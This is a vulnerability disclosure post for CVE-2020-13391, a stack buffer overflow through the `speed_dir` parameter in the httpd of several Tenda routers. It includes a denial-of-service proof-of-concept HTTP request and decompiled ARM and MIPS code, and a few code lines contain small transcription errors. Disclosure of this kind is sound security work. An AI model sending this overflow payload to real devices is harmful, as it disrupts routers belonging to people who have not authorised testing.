CVE-2020-13391: Tenda Vulnerability

Vendor of the products: **Tenda**

Reported by: **Joel**

CVE-2020-13391 CVE_details

Affected products:

```
AC9 V1.0 V15.03.05.19(6318)_CN
AC9 V3.0 V15.03.06.42_multi
AC15 V1.0 V15.03.05.19_multi_TD01
AC18 V15.03.05.19(6318_)_CN
AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `speed_dir` parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.


Given the vendor's security, we only provide parts of the HTTP.

```
POST /goform/SetSpeedWan HTTP/1.1
Host: 192.168.18.131
Accept:  */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Cookie: password=jgi5gk

speed_dir=111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Details


ARM




```
v22 = 0;
v21 = (char *)get_param(a1, (int)"speed_dir", (int)"0");
v20 = (char *)get_param(v2, (int)"ucloud_enable", (int)"0");
v19 = get_param(v2, (int)"password", (int)"0");
GetValue("speedtest.flag", &nptr);
if ( atoi((const char *)&nptr) )
{
```

```
sprintf((char *)&s, "{\"errCode\":%d,\"speed_dir\":%s}", v22, v21);
return sub 9C9F0(v2. &s):
```

MIPS



```
lw      $a0, 0x70+wp($fp)  # wp
li      $v0, 0x510000
addiu   $a1, $v0, (aSpeedDir - 0x510000)  # "speed_dir"
li      $v0, 0x510000
addiu   $a2, $v0, (asc_50FBCC - 0x510000)  # "0"
la      $v0, websGetVar
move    $t9, $v0
jalr    $t9 ; websGetVar
nop
```



```
loc_471714:
                li      $v0, 0x510000
                addiu   $v0, (aErrcodeDSpeedD - 0x510000)  # "{\"errCode\":%d,\"speed_dir\":%s}"
                addiu   $v1, $fp, 0x70+ret_buf
                move    $a0, $v1  # s
                move    $a1, $v0  # format
                lw      $a2, 0x70+err_code($fp)
                lw      $a3, 0x70+speed_dir($fp)
                la      $v0, sprintf
                move    $t9, $v0
                jalr    $t9 ; sprintf
                nop
                lw      $gp, 0x70+var_60($fp)
                addiu   $v0. $fp. 0x70+ret buf
```

Posted by Joel vulnerability

Tweet

[« CVE-2020-13390: Tenda Vulnerability](CVE-2020-13390) [CVE-2020-13392: Tenda Vulnerability »](CVE-2020-13392)

About Me

Hi, I'm Joel!

To see what I'm working on, check out my GitHub page here.

Recent Posts

- CVE-2020-13394: Tenda Vulnerability
- CVE-2020-13393: Tenda Vulnerability
- CVE-2020-13392: Tenda Vulnerability
- CVE-2020-13391: Tenda Vulnerability
- CVE-2020-13390: Tenda Vulnerability

GitHub Repos

- joel-malwarebenchmark.github.io

@joel-malwarebenchmark on GitHub